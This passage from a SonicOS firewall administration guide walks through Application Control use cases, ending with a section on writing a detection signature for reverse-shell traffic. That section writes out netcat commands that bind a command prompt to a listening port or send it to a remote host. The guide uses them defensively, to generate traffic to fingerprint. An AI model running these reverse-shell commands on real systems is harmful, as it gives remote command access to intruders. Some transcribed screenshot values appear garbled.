
```
<FORM action="http://www.yahoo.com/" method="post">
<p>Please enter your name: <input type="Text" name="FullName"></p>
<input type="submit" value="Submit"> <INPUT type="reset">
```

Then open the Wireshark network analyzer and start a capture. For information about using Wireshark, see [Wireshark, page 564](#). In a browser, open the Post.htm form you just created and type in your name and then click **Submit**. Stop the capture.

Using the Wireshark **Edit > Find Packet** function, search for the string 'POST'.



Wireshark will jump to the first frame that contains the requested data. You should see something like the screen shown below. This indicates that the HTTP POST method is transmitted immediately after the TCP header information and is comprised of the first four bytes (504f5354) of the TCP payload (HTTP application layer). You can use that information to create a custom match object that detects the HTTP POST method.



In the SonicOS management interface, navigate to Firewall > Match Objects, and then click **Add New Match Object**. Create a match object like the one shown below. Notice that in this particular match object you would use the **Enable Settings** feature to create an object that matches a specific part of the payload. The **Offset** field specifies which byte in the payload to begin matching and helps to minimize false positives by making the match more specific. The **Depth** field specifies at what byte to stop matching. The **Min** and **Max** fields allow you to specify a minimum and maximum payload size.

Next, navigate to **Firewall > App Rules** and click **Add New Policy**. Create a policy like the one shown below.

The screenshot shows the 'App Control Policy Settings' configuration window. The fields are as follows:

- Policy Name: HTTP Post Detected
- Policy Type: Custom Policy
- Source: Any
- Destination: Any
- Address: Any
- Service: Any
- Exclusion Address: None
- Application Object: Custom Object - HTTP Post
- Action: Reset/Drop
- Included: All
- Excluded: None
- Schedule: Always on
- Enable Logging:
- Log individual object content:
- Log Redundancy Filter (seconds): Use Global Settings
- Connection Side: Client Side
- Direction: Basic (selected), Incoming

To test, use a browser to open the Post.htm document you created earlier. Type in your name and then click **Submit**. The connection should be dropped this time and you should see an alert in the log similar to the one shown below.

| # | Time | Priority | Category | Message | Source | Destination |
|---|-------------------------|----------|----------------|---|--|--|
| 1 | 11/05/2007 15:23:19.848 | Alert | Network Access | Application Firewall Alert: Policy: Custom Object Detected (HTTP POST); Action Type: Reset/Drop | 192.168.10.10, 57782.X0_DELL-GX620 (admin) | 209.191.93.52, 80, X1, f1.www.wp.mud.yshoo.com |

Forbidden File Type Control

You can use Application Control to prevent risky or forbidden file types (e.g. exe, vbs, scr, dll, avi, mov, etc) from being uploaded or downloaded.

Navigate to Firewall > Match Objects and click **Add New Match Object**. Create an object like the one shown below.

The screenshot shows the 'Match Object Settings' dialog box. The 'Object Name' field contains 'HTTP URI Content - Forbidden File Types'. The 'Match Object Type' dropdown is set to 'HTTP URI Content'. The 'Match Type' dropdown is set to 'Suffix Match'. The 'Input Representation' section has 'Alphanumeric' selected. The 'Content' field contains '.scf'. Below it, a list box contains '.exe', '.vbs', and '.scf', with '.scf' selected. To the right of the list box are buttons for 'Add', 'Update', 'Remove', 'Remove All', and 'Load From File'. At the bottom, there are 'OK', 'Cancel', and 'Help' buttons. The status bar at the bottom left says 'Ready'.

Next, navigate to Firewall > Action Objects and click **Add New Action Object**. Create an action like the one shown below.

The screenshot shows the 'Action Object Settings' dialog box. The 'Action Name' field contains 'Custom Block Page - Forbidden File'. The 'Action' dropdown is set to 'HTTP Block Page'. The 'Content' field contains the text 'Due to the inherent security risk, the type of file that you are attempting to'. The 'Color' dropdown is set to 'White'. There is a 'Preview' button next to the color dropdown. The status bar at the bottom left says 'Ready'.

To create a policy that uses this object and action, navigate to Firewall > App Rules and click **Add New Policy**. Create a policy like the one shown below.

To test this policy, you can open a Web browser and try to download any of the file types specified in the match object (exe, vbs, scr). Below are a few URLs that you can try:

<http://download.skype.com/SkypeSetup.exe>

<http://us.dl1.yimg.com/download.yahoo.com/dl/msgr8/us/msgr8us.exe>

http://g.msn.com/8reen_us/EN/INSTALL_MSN_MESSENGER_DL.EXE

You will see an alert similar to the one shown below.

| Time | Priority | Category | Message | Source | Destination |
|----------------------------|----------|-------------------|---|--|------------------|
| 10/31/2007 12:52:34.150 | Alert | Network Access | Application Firewall Alert: Policy: HTTP Client Request Blocked (Forbidden File Type); Action Type: HTTP Block Page | 192.168.10.10, 58268, X0, DELL-QX820 (admin) | 198.173.5.10, 80 |

ActiveX Control


One of the most useful capabilities of Application Control is the ability to distinguish between different types of ActiveX or Flash network traffic. This allows you to block games while permitting Windows updates. Prior to Application Control, you could configure SonicOS to block ActiveX with Security Services > Content Filter, but this blocked all ActiveX controls, including your software updates.

Application Control achieves this distinction by scanning for the value of **classid** in the HTML source. Each type of ActiveX has its own class ID, and the class ID can change for different versions of the same application.


Some ActiveX types and their classid's are shown in the following table.

| ActiveX Type | Classid |
|--------------------------------------|--------------------------------------|
| Apple Quicktime | 02BF25D5-8C17-4B23-BC80-D3488ABDDC6B |
| Macromedia Flash v6, v7 | D27CDB6E-AE6D-11cf-96B8-444553540000 |
| Macromedia Shockwave | D27CDB6E-AE6D-11cf-96B8-444553540000 |
| Microsoft Windows Media Player v6.4 | 22d6f312-b0f6-11d0-94ab-0080c74c7e95 |
| Microsoft Windows Media Player v7-10 | 6BF52A52-394A-11d3-B153-00C04F79FAA6 |
| Real Networks Real Player | CFCDA03-8BE4-11cf-B84B-0020AFBCCFA |
| Sun Java Web Start | 5852F5ED-8BF4-11D4-A245-0080C6F74284 |

The screenshot below shows an ActiveX type match object that is using the Macromedia Shockwave class ID. You can create a policy that uses this match object to block online games or other Shockwave-based content.



You can look up the class ID for these Active X controls on the Internet, or you can view the source in your browser to find it. For example, the screenshot below shows a source file with the class ID for Macromedia Shockwave or Flash.



```

File Edit Format View Help
</table>
<div align="center"></div></td>
<td width="5"></td>
<td><TABLE WIDTH=577 BORDER=0 CELLPADDING=0 CELLSPACING=0>
  <tr>
    <td width="398" height="214" valign="top">
      <a href="/products/ssl-vpn/index.html" target="_blank"> </a>
      <object classid="clsid:D27CDB6E-4F60-11c1-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0
,29,0" width="398" height="220">
      <param name="movie" value="gfx/home/corphome.swf">
      <param name="quality" value="high">
      <embed src="gfx/home/corphome.swf" quality="high"
pluginspage="http://www.macromedia.com/go/getflashplayer"
type="application/x-shockwave-flash" width="398" height="220"></embed>
      </object>
    </td>
    <td width="11" valign="top">&nbsp;</td>
    <td width="168" align="right" valign="top">
      <table width="168" border="0" cellpadding="0">
        <tr>

```

FTP Control

Application Control provides control over the FTP control channel and FTP uploads and downloads with the FTP Command and File Content match object types. Using these, you can regulate FTP usage very effectively. The following two use cases are described in this section:

- [“Blocking Outbound Proprietary Files Over FTP” on page 582](#)
- [“Blocking Outbound UTF-8 / UTF-16 Encoded Files” on page 584](#)
- [“Blocking FTP Commands” on page 585](#)

Blocking Outbound Proprietary Files Over FTP

For example, to block outbound file transfers of proprietary files over FTP, you can create a policy based on keywords or patterns inside the files.

First, you would create a match object of type File Content that matches on keywords in files.

Match Object Settings

Object Name:

Match Object Type:

Match Type:

Input Representation: Alphanumeric Hexadecimal

Content:

List:

Buttons: Add, Update, Remove, Remove All, Load From File

Status: Ready

Buttons: OK, Cancel, Help

Optionally, you can create a customized FTP notification action that sends a message to the client.

Next, you would create a policy that references this match object and action. If you prefer to simply block the file transfer and reset the connection, you can select the Reset/Drop action when you create the policy.

App Control Policy Settings

Policy Name:

Policy Type:

Source: Destination:

Address:

Service:

Exclusion Address:

Application Object:

Action:

Included: Excluded:

Schedule:

Enable Logging:

Log individual object content:

Log Redundancy Filter (seconds): Use Global Settings

Connection Side:

Direction: Basic Advanced

Status: Ready

Buttons: OK, Cancel, Help

Blocking Outbound UTF-8 / UTF-16 Encoded Files

Native Unicode UTF-8 and UTF-16 support by Application Control allows encoded multi-byte characters, such as Chinese or Japanese characters, to be entered as match object content keywords using the alphanumeric input type. Application Control supports keyword matching of UTF-8 encoded content typically found in Web pages and email applications, and UTF-16 encoded content typically found in Windows OS / Microsoft Office based documents.

Blocking outbound file transfers of proprietary Unicode files over FTP is handled in the same way as blocking other confidential file transfers. First, create a match object that matches on UTF-8 or UTF-16 encoded keywords in files. Next, create a policy that references the match object and blocks transfer of matching files.

The example shown below uses a match object type of File Content with a UTF-16 encoded Chinese keyword that translates as “confidential document.”

Match Object Settings

Object Name: Confidential Chinese Doc

Match Object Type: File Content

Match Type: Partial Match

Input Representation: Alphanumeric Hexadecimal

Content: 机密文件

List: 机密文件

Buttons: Add, Update, Remove, Remove All, Load From File

Status: Ready

Buttons: OK, Cancel, Help

Next, create a policy that references the match object, as shown below. This policy blocks the file transfer and resets the connection. Enable Logging is selected so that any attempt to transfer a file containing the UTF-16 encoded keyword is logged.

The screenshot shows the 'App Control Policy Settings' dialog box with the following configuration:

- Policy Name: Block Chinese Confidential
- Policy Type: FTP Data Transfer
- Source: Any, Destination: Any
- Service: Any, Port: Any
- Exclusion Address: None
- Application Object: Confidential Chinese Doc
- Action: Reset/Drop
- Included: All, Excluded: None
- Schedule: Always on
- Enable Logging:
- Log individual object content:
- Log Redundancy Filter (seconds): Use Global Settings, 0
- Connection Side: Both
- Direction: Basic (selected), Outgoing

At the bottom, there is a 'Ready' status bar and buttons for 'OK', 'Cancel', and 'Help'.

A log entry is generated after a connection Reset/Drop. An example of a log entry is shown below, including the Message stating that it is an Application Control Alert, displaying the Policy name and the Action Type of Reset/Drop.

| | | | | | | |
|----|----------------------------|-------|-------------------------|---|----------------------------|---------------------|
| 3. | 08/06/2008 14:49:29.832 | Alert | Application Firewall | Application Firewall Alert: Policy: chinese confidential, Action Type: Reset/Drop | 192.168.168.3, 4811, X0 | 10.0.15.131, 20, X1 |
|----|----------------------------|-------|-------------------------|---|----------------------------|---------------------|

Blocking FTP Commands

You can use Application Control to ensure that your FTP server is read-only by blocking commands such as **put**, **mput**, **rename_to**, **rename_from**, **rmdir**, and **mkdir**. This use case shows an match object containing only the **put** command, but you could include all of these commands in the same match object.

The first step is to create a match object that matches on the **put** command. Because the **mput** command is a variation of the **put** command, a match object that matches on the **put** command will also match on the **mput** command.

Match Object Settings

Object Name:

Match Object Type:

Command:

List:

Buttons: Add, Update, Remove, Remove All, Load From File

Optionally, you can create a customized FTP notification action that sends a message to the client. A customized action is shown in the screenshot below.

Action Object Settings

Action Name:

Action:

Content:

Next, you would create a policy that references this match object and action. If you prefer to simply block the **put** command and reset the connection, you can select the Reset/Drop action when you create the policy.

App Control Policy Settings

Policy Name:

Policy Type:

Source: Destination:

Address:

Service:

Exclusion Address:

Application Object:

Action:

Included: Excluded:

Users/Groups:

Schedule:

Enable Logging:

Log individual object content:

Log Redundancy Filter (seconds): Use Global Settings

Connection Side:

Direction: Basic Advanced

Ready

Bandwidth Management

You can use application layer bandwidth management to control the amount of network bandwidth that can be used to transfer certain file types. This allows you to discourage non-productive traffic and encourage productive traffic on your network.

For example, you can limit the bandwidth used to download MP3 files over FTP to no more than 400 kilobits per second (kbps). Whether one user or 100 users are downloading MP3 files, this policy will limit their aggregate bandwidth to 400 kbps.

The first step is to enable bandwidth management on the interface that will handle the traffic. You can access this setting on the **Network > Interfaces** screen of the SonicOS management interface, shown below. For complete instructions, see [“Configuring Application Layer Bandwidth Management” on page 559](#).

The screenshot shows the 'Advanced Settings' tab for an interface configuration. Under the 'Bandwidth Management' section, the following options are visible:

- Enable Egress Bandwidth Management
 - Available Interface Egress Bandwidth (kbps): 100000.000000
- Enable Ingress Bandwidth Management
 - Available Interface Ingress Bandwidth (kbps): 100000.000000

A note at the bottom states: "Note: BWM Type: global; To change go to Firewall Settings > BWM".

Next, define a match object of type File Extension for the MP3 file extension.

The screenshot shows the 'Match Object Settings' dialog box with the following configuration:

- Object Name: MP3 file extension
- Match Object Type: File Extension
- Match Type: Exact Match
- Input Representation: Alphanumeric, Hexadecimal
- Enable Negative Matching:
- Content: mp3
- UCL: A list containing 'mp3'.

Buttons on the right include Add, Update, Remove, Remove All, and Load From File. At the bottom are Ok, Cancel, and Help buttons.

Next, you can create an application layer bandwidth management action that limits inbound transfers to 400 kbps. The Bandwidth Management Type on Firewall Settings > BWM must be set to **WAN** in order to do this in the Action Object Settings screen. If the BWM Type is **Global**, go to the Firewall Settings > BWM page and adjust the **Maximum/Burst** setting there.

The screenshot shows the "Action Object Settings" dialog box. The "Action Name" is "400 Kbps for MP3" and the "Action" is "Bandwidth Management". The "Bandwidth Aggregation Method" is set to "Per Policy". The "Enable Outbound Bandwidth Management" checkbox is unchecked. The "Enable Inbound Bandwidth Management" checkbox is checked. The "Guaranteed Bandwidth" for both inbound and outbound is set to 0. The "Maximum Bandwidth" for inbound is set to 400 Kbps, and for outbound it is 0. The "Bandwidth Priority" for inbound is set to 3, and for outbound it is 0 highest. The "Enable Tracking Bandwidth Usage" checkbox is checked. The status bar at the bottom says "Ready".

| Setting | Value |
|--------------------------------------|-------------------------------------|
| Action Name | 400 Kbps for MP3 |
| Action | Bandwidth Management |
| Bandwidth Aggregation Method | Per Policy |
| Enable Outbound Bandwidth Management | <input type="checkbox"/> |
| Guaranteed Bandwidth (Outbound) | 0 % |
| Maximum Bandwidth (Outbound) | 0 % |
| Bandwidth Priority (Outbound) | 0 highest |
| Enable Inbound Bandwidth Management | <input checked="" type="checkbox"/> |
| Guaranteed Bandwidth (Inbound) | 0 % |
| Maximum Bandwidth (Inbound) | 400 Kbps |
| Bandwidth Priority (Inbound) | 3 |
| Enable Tracking Bandwidth Usage | <input checked="" type="checkbox"/> |

Now you are ready to create a policy that applies the bandwidth management action to the MP3 file extension object.

App Control Policy Settings

Policy Name:

Policy Type:

Source: Destination:

Address: Service:

Exclusion Address:

Application Object:

Action:

Included: Excluded:

Schedule:

Enable Logging:

Log individual object content:

Log Redundancy Filter (seconds): Use Global Settings

Connection Side:

Direction: Basic Advanced

Ready

Bypass DPI

You can use the Bypass DPI action to increase performance over the network if you know that the content being accessed is safe. For example, this might be the case if your company has a corporate video that you want to stream to company employees over HTTP by having them access a URL on a Web server. Since you know that the content is safe, you can create an Application Control policy that applies the Bypass DPI action to every access of this video. This will ensure the fastest streaming speeds and the best viewing quality for employees accessing the video.

Only two steps are needed to create the policy. First, you can define a match object for the corporate video using a match object type of **HTTP URI Content**:

The screenshot shows the 'Match Object Settings' dialog box. The 'Object Name' is 'Corporate Video'. The 'Match Object Type' is 'HTTP URI Content'. The 'Match Type' is 'Exact Match'. The 'Input Representation' has 'Alphanumeric' selected. The 'Content' field contains '/presentations/video/corporate_announcement.gov'. The 'List' field contains '/presentations/video/corporate_announcement.com'. Buttons for 'Add', 'Update', 'Remove', 'Remove All', and 'Load From File' are visible on the right.

Note that the leading slash (/) of the URL should always be included for Exact Match and Prefix Match types for URI Content match objects. You do not need to include the host header, such as “www.company.com”, in the Content field.

Next, create a policy that uses the Corporate Video match object, and also uses the Bypass DPI action:


The screenshot shows the 'App Control Policy Settings' dialog box. The 'Policy Name' is 'Corporate Video Policy'. The 'Policy Type' is 'HTTP Client'. The 'Source' and 'Destination' are both 'Any'. The 'Service' is 'HTTP'. The 'Exclusion Address' is 'None'. The 'Application Object' is 'Corporate Video'. The 'Action' is 'Bypass DPI'. The 'Included' and 'Excluded' users/groups are both 'All' and 'None' respectively. The 'Schedule' is 'Always on'. 'Enable Logging' is checked. 'Log individual object content' is unchecked. 'Log Redundancy Filter (seconds)' is checked with 'Use Global Settings' and a value of '0'. The 'Connection Side' is 'Client Side'. The 'Direction' is 'Outgoing'.

Custom Signature

You can create a custom match object that matches any part of a packet if you want to control traffic that does not have a predefined object type in Application Control. This allows you to create a custom signature for any network protocol.

For instance, you can create a custom signature to match **HTTP GET** request packets. You might use this if you want to prevent Web browsing from your local area network.

To determine a unique identifier for a **HTTP GET** packet, you can use the Wireshark network protocol analyzer to view the packet header. For more information about using Wireshark, see [“Wireshark” on page 564](#). In Wireshark, capture some packets that include the traffic you are interested in. In this case, you want to capture a **HTTP GET** request packet. You can use any Web browser to generate the **HTTP GET** request. The following image shows a **HTTP GET** request packet displayed by Wireshark.



In the top pane of Wireshark, scroll down to find the **HTTP GET** packet, and click on that line. The packet is displayed in the two lower panes. For a SYN packet, the center pane provides a human-readable interpretation of the packet header, and the actual header bytes are displayed in hexadecimal in the lower pane.

In the center pane, expand the Hypertext Transfer Protocol section to see the packet payload and click on the identifier that you want to reference in Application Control. In this case, the identifier is the GET command in the first three bytes. Click on this to highlight the corresponding bytes in the lower pane.

You can determine the offset and the depth of the highlighted bytes in the lower pane. Offset and depth are terms used by Application Control. Offset indicates which byte in the packet to start matching against, and depth indicates the last byte to match. Using an offset allows very specific matching and minimizes false positives. When you calculate offset and depth, note that

the first byte in the packet is counted as number one (not zero). Decimal numbers are used rather than hexadecimal to calculate offset and depth. Offset and depth associated with a custom match object are calculated starting from the packet payload (the beginning of the TCP or UDP payload). In this case, the offset is 1 and the depth is 3.

Now you can create a custom match object that uses this information.

The screenshot shows the 'Match Object Settings' dialog box. The 'Object Name' field contains 'HTTP GET'. The 'Match Object Type' dropdown is set to 'Custom Object'. The 'Enable Settings' checkbox is checked. The 'Offset' field is '1', 'Depth' is '3', and 'Payload Size' has 'Min' set to '1' and 'Max' set to '1500'. The 'Match Type' dropdown is set to 'Exact Match'. Under 'Input Representation', the 'Hexadecimal' radio button is selected. The 'Content' field contains '474554'. Below it, a list box contains '474554'. On the right side, there are buttons for 'Add', 'Update', 'Remove', 'Remove All', and 'Load From File'.

In the Match Object Settings window, type a descriptive name for the object and then select **Custom Object** from the **Match Object Type** drop-down list. Select the **Enable Settings** check box. In the **Offset** text box, type **1** (the starting byte of the identifier). In the **Depth** text box, type **3** (the last byte of the identifier). You can leave the **Payload Size** set to the default. The Payload Size is used to indicate the amount of data in the packet, but in this case we are only concerned with the packet header.

For Input Representation, click **Hexadecimal**. In the Content text box, type the bytes as shown by Wireshark: **474554**. Do not use spaces in hexadecimal content.

The next step is to use this match object in an App Rules policy. In the App Control Policy Settings window, type a descriptive policy name and select **HTTP Client** for the policy type. In the **Match Object** drop-down list, select the match object that you just defined. Select a custom

action or a default action such as **Reset/Drop**. For the **Connection Side**, select **Client Side**. You can also modify other settings. For more information about creating a policy, see [“Configuring an App Rules Policy” on page 550](#).

App Control Policy Settings

Policy Name: Block HTTP GET

Policy Type: HTTP Client

Source: Any Destination: Any

Address: Any

Service: Any HTTP

Exclusion Address: None

Application Object: HTTP GET

Action: Reset/Drop

Users/Groups: All Included: None Excluded: None

Schedule: Always on

Enable Logging:

Log individual object content:

Log Redundancy Filter (seconds): Use Global Settings

Connection Side: Client Side

Direction: Basic Advanced

Outgoing

Reverse Shell Exploit Prevention

The reverse shell exploit is an attack that you can prevent by using Application Control’s custom signature capability (See [“Custom Signature” on page 592](#)). A reverse shell exploit could be used by an attacker if he or she is successful in gaining access to your system by means of a Zero-day exploit. A Zero-day exploit refers to an attack whose signature is not yet recognized by security software.

In an early stage while still unknown, malicious payloads can pass through the first line of defense which is the IPS and Gateway Anti-Virus (GAV) running at the Internet gateway, and even the second line of defense represented by the host-based Anti-Virus software, allowing arbitrary code execution on the target system.

In many cases, the executed code contains the minimal amount of instructions needed for the attacker to remotely obtain a command prompt window (with the privileges of the exploited service or logged on user) and proceed with the penetration from there.

As a common means to circumvent NAT/firewall issues, which might prevent their ability to actively connect to an exploited system, attackers will make the vulnerable system execute a reverse shell. In a reverse shell, the connection is initiated by the target host to the attacker address, using well known TCP/UDP ports for better avoidance of strict outbound policies.

This use case is applicable to environments hosting Windows systems and will intercept unencrypted connections over all TCP/UDP ports.

**Note**

Networks using unencrypted Telnet service must configure policies that exclude those servers' IP addresses.

While this use case refers to the specific case of reverse shell payloads (outbound connections), it is more secure to configure the policy to be effective also for inbound connections. This protects against a case where the executed payload spawns a listening shell onto the vulnerable host and the attacker connects to that service across misconfigured firewalls.

The actual configuration requires the following:

- Generating the actual network activity to be fingerprinted, using the netcat tool
- Capturing the activity and exporting the payload to a text file, using the Wireshark tool
- Creating a match object with a string that is reasonably specific and unique enough to avoid false positives
- Defining a policy with the action to take when a payload containing the object is parsed (the default Reset/Drop is used here)

Generating the Network Activity

The netcat tool offers – among other features – the ability to bind a program's output to an outbound or a listening connection. The following usage examples show how to setup a listening "Command Prompt Daemon" or how to connect to a remote endpoint and provide an interactive command prompt:

- `nc -l -p 23 -e cmd.exe`

A Windows prompt will be available to hosts connecting to port 23 (the `-l` option stands for *listen mode* as opposed to the default, implicit, *connect mode*).

- `nc -e cmd.exe 44.44.44.44 23`

A Windows prompt will be available to host 44.44.44.44 if host 44.44.44.44 is listening on port 23 using the netcat command:

```
nc -l -p 23
```

Capturing and Exporting the Payload to a Text File, Using Wireshark

To capture the data, launch Wireshark and click **Capture > Interfaces** to open a capture dialog. Start a capture on the interface with the netcat traffic. As soon as the capture begins, run the **netcat** command and then stop the capture.

The following image shows the data flow through the network during such a connection (Vista Enterprise, June 2007):

```
ca. Administrator: Command Prompt
Microsoft Windows [Version 6.0.6000]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

c:\>_

0000 00 00 01 00 00 00 5e fb 20 00 01 00 08 00 45 00 .....A. ....E.
0010 00 98 6a 6f 00 00 7f 11 a5 50 0a 0a 0b af 0a 0a ..j0.... .P
0020 0b d3 c7 1a 1a e1 00 84 39 45 4d 69 63 72 6f 73 98Micros
0030 6f 66 74 20 57 69 6e 64 6f 77 73 20 5b 56 65 72 oft wind ows [ver
0040 73 69 6f 6e 20 36 2e 30 2e 36 30 30 30 5d 0d 0a sion 6.0 .6000]..
0050 43 6f 70 79 72 69 67 68 74 20 28 63 29 20 32 30 Copyright (c) 20
0060 30 36 20 4d 69 63 72 6f 73 6f 66 74 20 43 6f 72 06 Micro soft cor
0070 70 6f 72 61 74 69 6f 6e 2e 20 20 41 6c 6c 20 72 poration . All r
0080 69 67 68 74 73 20 72 65 73 65 72 76 65 64 2e ights re served.
```

The hexadecimal data can be exported to a text file for trimming off the packet header, unneeded or variable parts and spaces. The relevant portion here is “Microsoft... reserved.” You can use the Wireshark hexadecimal payload export capability for this. For information about Wireshark, see [“Wireshark” on page 564](#).

Creating a Match Object

The following hexadecimal characters are entered as the object content of the match object representing the Vista command prompt banner:

```
4D6963726F736F66742057696E6466F7773205B56657273696F6E20362E302E363030305D0D0A436F70797269676874202863292032303036204D6963726F73667420436F72706F726174696F6E2E
```

Note that fingerprint export and the match object definition do not really need to use hexadecimal notation here (the actual signature is ASCII text in this case). Hexadecimal is only required for binary signatures.

Similar entries are obtained in the same manner from Windows 2000 and Windows XP hosts and used to create other match objects, resulting in the three match objects shown below:

| | | | | | | |
|---|----------------------|---------------|-------------|---|---------|-------------|
| 1 | Vista command prompt | Custom Object | Exact Match | 4D6963726F736F66742057696E6466F7773205B56657273696F6E20362E302E363030305D0D0A436F70797269676874202863292032303036204D6963726F73667420436F72706F726174696F6E2E | Disable | Hexadecimal |
| 2 | WinK command prompt | Custom Object | Exact Match | 4D6963726F736F66742057696E6466F7773205B56657273696F6E20362E302E363030305D0D0A436F70797269676874202863292032303036204D6963726F73667420436F72706F726174696F6E2E | Disable | Hexadecimal |
| 3 | XP command prompt | Custom Object | Exact Match | 4D6963726F736F66742057696E6466F7773205B56657273696F6E20362E302E363030305D0D0A436F70797269676874202863292032303036204D6963726F73667420436F72706F726174696F6E2E | Disable | Hexadecimal |

Other examples for Windows Server 2003 or any other Windows version may be easily obtained using the described method.

Linux/Unix administrators will need to customize the default environment variable in order to take advantage of this signature based defense, as the default prompt is typically not sufficiently specific or unique to be used as described above.

Defining the Policy

After creating the match objects, you can define a policy that uses them. The image below shows the other policy settings. This example as shown is specific for reverse shells in both the **Policy Name** and the **Direction** settings. As mentioned, it may also be tailored for a wider scope with the **Direction** setting changed to **Both** and a more generic name.

The screenshot shows the 'App Control Policy Settings' window. Key configurations include:

- Policy Name:** Reverse Shell Spawned
